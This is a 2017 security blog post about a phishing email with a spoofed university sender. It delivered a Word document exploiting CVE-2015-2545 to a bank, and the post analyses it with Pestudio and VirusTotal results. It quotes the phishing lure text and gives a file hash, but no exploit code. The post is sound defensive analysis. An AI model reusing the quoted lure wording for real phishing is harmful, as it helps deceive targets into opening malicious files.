Closer Than Close

written by Mert SARICA | 2 October 2017

In both the pre-digital age and the digital age, when you examine the lives of bank robbers who have left their mark on a particular era, such as Willie Sutton, whom I often mention in my security awareness presentations and blog posts, you can see that the main reason behind bank robberies has not changed: money! In today's world, where the armed robberies of the past have transformed into cyber bank heists, the addition of cybersecurity experts alongside security guards, who are indispensable for the security of bank branches, has started to play a significant role in combating cyber robberies in the digital age. Lessons learned by banks in terms of physical security from bank robberies have given way to lessons learned from cyber threat reports and hacked banks.

The M-Trends report published by FireEye (Mandiant) in March needs to be carefully handled and thoroughly studied by our financial institutions. One of the most significant findings highlighted in this report is the exploitation of zero-day vulnerabilities, which we frequently observe in cyber attacks targeting banks, including state-sponsored cyber attacks. This is just one of the key observations that make this report stand out.

Some institutions, upon reading such threat reports, may mistakenly believe that the threat is distant from them and, as a result, they prioritize investments in human resources and security technologies less, continuing their lives in peace and happiness until they become victims of a cyber attack. On the other hand, proactive institutions that actively monitor and analyze the evolving threats do not remain passive spectators. They leverage such threat reports to determine their future cybersecurity strategies and allocate their resources to the right areas, aiming to minimize the likelihood of being hacked as much as possible.

This story, similar to both the M-Trends report (page 11) and my blog post titled "The APT Attempt," begins with an email sent from a university email account. However, due to precautionary measures taken, this email fails to reach its intended recipient. Instead, it triggers alarms in multiple systems, including the FireEye security system, initiating the manual examination process by the corporate SOC team for the malicious Office document (Confirmation_letter.docx MD5: 2abe3cc4bff46455a945d56c27e9fb45)

attached to the suspicious email. In contrast to the previous story, malicious actors in this case decide to send the email from a spoofed email address (m.salvalaggio@lse.ac.uk), pretending to be from the same university, rather than compromising an academic's email account within the university. The suspicion increases due to the absence of the mentioned person's name in the university's personnel list and the discovery through a LinkedIn search that this person (Matteo Salvalaggio) works at a different university.

Hello,

Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.

Let's schedule a call on Thursday, 2 PM, do you mind?

Best regards,
Matteo

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




When attempting to open the sent Word document on a virtual machine, the system's performance deteriorated, and it became unresponsive, raising

suspicions of the presence of an exploit code within the document. Further examination using the Pestudio tool revealed a significant vulnerability (CVE-2015-2545 / MS15-099) that was detected in Microsoft Office software in 2015 and affected all versions from 2007 to 2016. It became apparent that the document was attempting to exploit this vulnerability.






pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\confirmation_letter.docx
- indicators (2/3)
- virustotal (9/58 - 28.02.2017)
- strings (32/3095)


engine (58)	positiv (9)	date (dd.mm.y...	age (...
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0

